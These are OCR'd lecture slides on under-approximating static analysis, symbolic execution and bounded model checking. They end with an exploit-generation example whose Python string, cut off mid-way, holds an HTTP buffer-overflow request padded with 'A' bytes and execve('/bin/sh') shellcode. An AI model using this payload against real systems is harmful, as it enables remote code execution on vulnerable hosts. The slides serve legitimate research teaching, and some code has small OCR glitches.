Bug Finding with Under-approximating Static Analyses

Daniel Kroening, Matt Lewis, Georg Weissenbacher

Overview

- Over- vs. underapproximating static analysis
- Path-based symbolic simulation
- Path merging
- Acceleration
- Application to exploit generation

Static Analysis

- Gain information about the program <u>without running</u> it
- No test inputs needed
- Better handle on non-determinism, in particular thread-schedule

Approximating Static Analysis


- The precise behaviour of programs is incredibly complex
- Static analyses thus approximate program behaviours
- Most aim to <u>over-approximate</u>

Over-Approximating Static Analysis

```
float A1[3] = { 1, 0.5179422053046, 1.0 };
float b1[2] = { 1.470767736573, 0.5522073405779 };
float A2[3] = { 1, 1.633101801841, 1.0 };
float b2[2] = { 1.742319554830, 0.820939679242 };
float D1[2], D2[2];
float P, X;

void iir4(float *x, float *y) {
  float x1, y1, t1, t2;
  X1 = 0.01177493887 21091 * *x;
  t1 = x1 + b1[0]*D1[0] - b1[1]*D1[1];
  y1 = A1[0]*t1 - A1[1]*D1[0] + A1[2]*D1[1];
  D1[1] = D1[0]; D1[0] = t1;
  t2 = y1 + b2[0]*D2[0] - b2[1]*D2[1];
  *y = A2[0]*t2 - A2[1]*D2[0] + A2[2]*D2[1];
  D2[1] = D2[0]; D2[0] = t2;
}

int main () {
  while (1) { X = input(); iir4(&X,&P); }
}
```

[ESOP 2005]

Over-Approximating Static Analysis



[ESOP 2005]

Key benefit:

✔ when done right, one can <u>prove absence</u> of certain bugs

Over-Approximating Static Analysis

Key problems:

- ✗ Approximation is often hard-wired to
  - particular kinds of bugs and
  - program constructs
- ✗ Not helpful for “novel” bugs or new ways of doing things
- ✗ False alarms!

Inspecting Alarms

				Manual classification			
	LOC	Kind	Classification	% correct	% wrong	% ?	Avg. time
Problem 1	88	synthetic	false alarm	43.5 %	34.8 %	21.7%	297 s
Problem 2	352	real	false alarm	30.8 %	50.0 %	19.2 %	269 s
Problem 3	66	synthetic	false alarm	46.2 %	38.5 %	15.4 %	266 s
Problem 4	278	real	real bug	37.5 %	45.8 %	16.7 %	265 s
Problem 5	363	real	false alarm	32.0 %	48.0 %	20.0 %	289 s
Problem 6	173	real	false alarm	25.0%	54.2 %	20.8%	339 s
Problem 7	326	real	real bug	40.0 %	56.0 %	4.0%	233 s
Problem 8	97	synthetic	false alarm	16.7 %	70.8 %	12.5 %	271 s
Problem 9	116	synthetic	real bug	25.0 %	58.3 %	16.7 %	308 s
Problem 10	72	synthetic	real bug	24.0 %	60.0 %	16.0 %	455 s
Problem 11	118	synthetic	real bug	41.7 %	45.8%	12.5%	235 s
Average	186	n/a	n/a	32.9 %	51.1 %	16.0 %	293 s

[PLDI 2012]

```
const char * read_response(const char *prompt, int flags)
{
  char *askpass = NULL, *ret = NULL, buf[1024];

  int rppflags, use_askpass = 0, ttyfd;

  rppflags = (flags & RP_ECHO) ? RPP_ECHO_ON : RPP_ECHO_OFF;
  if (flags & RP_USE_ASKPASS)
    use_askpass = 1;
  else if (flags & RP_ALLOW_STDIN) {
    if (!isatty(STDIN_FILENO)) {
      debug("read_response: stdin is not a tty");
      use_askpass = 1;
    }
  } else {
    rppflags |= RPP_REQUIRE_TTY;
    ttyfd = open(_PATH_TTY);
    if (ttyfd >= 0)
      close(ttyfd);
    else {
      debug("read_response: can't open %s: %s", _PATH_TTY,
      strerror(errno));
      use_askpass = 1;
    }
  }

  if ((flags & RP_USE_ASKPASS) || !(ret = getenv("DISPLAY")))
    goto end;

  if (use_askpass && getenv("DISPLAY")) {
    if (getenv(SSH_ASKPASS_ENV))
      askpass = getenv(SSH_ASKPASS_ENV);
    else
      askpass = _PATH_SSH_ASKPASS_DEFAULT;
    if ((ret = ssh_askpass(askpass, prompt)) == NULL)
      if (!(flags & RP_ALLOW_EOF))
        return xstrdup("");
      goto end;
  }


  ret = xstrdup(buf);
  memset(buf, 'x', sizeof buf);
  end:
  return ret;
}
```

[PLDI 2012]

Under-Approximation

- Any behaviour analysed is <u>genuine</u>
- Promises fewer false alarms
- But may miss some bugs


- Much like testing!
- But automatic
- Can still deal with partial systems

Symbolic Execution

- Run program, but write down formula instead of program state
- Get program inputs from Constraint Solver
- View as “solver-guided” fuzz-testing


“Concolic” Execution

```
if ( (0 <= t) && (t <= 79) )
  switch ( t / 20 )
  {
  case 0:
     TEMP2 = ( (B AND C) OR (~B AND D) );
     TEMP3 = ( K_1 );
     break;

  case 1:
     TEMP2 = ( (B XOR C XOR D) );
     TEMP3 = ( K_2 );
     break;

  case 2:
     TEMP2 = ( (B AND C) OR (B AND D) OR (C AND D) );
     TEMP3 = ( K_3 );
     break;

  case 3:
     TEMP2 = ( B XOR C XOR D );
     TEMP3 = ( K_4 );
     break;

  default:
     assert(0);
  }
```



(from an implementation of SHS)

"Concolic" Execution



$$
\begin{aligned}
& 0 \leq t \leq 79 \\
\wedge \quad & t/20 \neq 0 \\
\wedge \quad & t/20 = 1 \\
\wedge \quad & \mathit{TEMP2} = B \oplus C \oplus D \\
\wedge \quad & \mathit{TEMP3} = K\_2
\end{aligned}
$$

"Concolic" Execution

What if variable is assigned twice?

```
x=0;

if (y>=0)
  x++;
```

Rename appropriately:

$$
\begin{aligned}
& x_1 = 0 \\
\wedge \quad & y_0 \geq 0 \\
\wedge \quad & x_1 = x_0 + 1
\end{aligned}
$$

This is a special case of SSA (static single assignment)

"Concolic" Execution

We pass


$$
\begin{array}{ll}
& 0 \leq t \leq 79 \\
\wedge & t/20 \neq 0 \\
\wedge & t/20 = 1 \\
\wedge & \mathit{TEMP2} = B \oplus C \oplus D \\
\wedge & \mathit{TEMP3} = K\_2
\end{array}
$$

to a decision procedure, and obtain a satisfying assignment, say:

$$
t \mapsto 21,\ B \mapsto 0,\ C \mapsto 0,\ D \mapsto 0,\ K\_2 \mapsto 10,\\
\mathit{TEMP2} \mapsto 0,\ \mathit{TEMP3} \mapsto 10
$$

✔ It provides the values of any inputs on the path.

“Concolic” Execution



$$
\begin{array}{ll}
 & 0 \leq t \leq 79 \\
\wedge & t/20 \neq 0 \\
\wedge & t/20 \neq 1 \\
\wedge & t/20 \neq 2 \\
\wedge & t/20 \neq 3
\end{array}
$$

That is UNSAT, so the assertion is unreachable.


Symbolic Execution: Advantages

- Can look for very specific things
  - Look for user-specified events
  - Constrain with partial inputs
  - Constrain with observations from logs
    (e.g.: NASA uses this for probe logs)
- Only needs an operational model,
  and thus has been done for wide range of languages
  (including JavaScript and x86 assembler)

Prominent Tools

- SAGE, PEX, CodeDigger (Microsoft)
- KLEE
- Verisoft (concurrency)
- Romano: Linux Bug Release
  http://www.bugsdujour.com/release/
  30k binaries,
  5 min symbolic execution per binary

“Concolic” Execution: Scalability




This is a loop with an `if` inside.

Q: how many paths for n iterations?

“Concolic” Execution: Scalability

- The SAT problems are too easy!


Total programs	33,248
Total SMT queries	15,914,407,892
Queries hitting cache	12,307,311,404
Symbolic instrs	71,025,540,812
Run time	235,623,757s
Symb exec time	125,412,247s
SAT time	40,411,781s
Model gen time	30,665,881s
# test cases	199,685,594
# crashes	2,365,154
# unique bugs	11,687
# fixed bugs	162
Confirmed control flow hijack	152



[ICSE 2014]

Path Merging

- Idea: use SSA φ-nodes when paths meet
- Much like φ-folding in compilers



CFG unrolling

Merge <u>All</u>: BMC

- Also called Bounded Model Checking
- Builds one big formula


- Users are primarily in the automotive domain
  - Toyota
  - BTC-ES
  - TCS

Use-case: Exploits


- Function calls put return location on stack
- If this can be overwritten with attacker-controlled data, control is hijacked
- Traditionally done via stack-allocated buffers, but now with heap objects

```python
import sys
from socket import *

exploit = '\x47\x45\x54\x20\x2f\x78\x62\x6d\x63\x43\x6d\x64\x73\x2f\x78\x62\x6d
\x63\x48\x74\x74\x70\x3f\x63\x6f\x6d\x6d\x61\x6e\x64\x3d\x47\x65\x74\x54\x61\x67
\x46\x72\x6f\x6d\x46\x69\x6c\x65\x6e\x61\x6d\x65\x28\x43\x3a\x2f\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x13\xe9\xb4\x08\xeb\x18\x5e
\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xb0
\x0b\xcd\x80\xe8\xe3\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
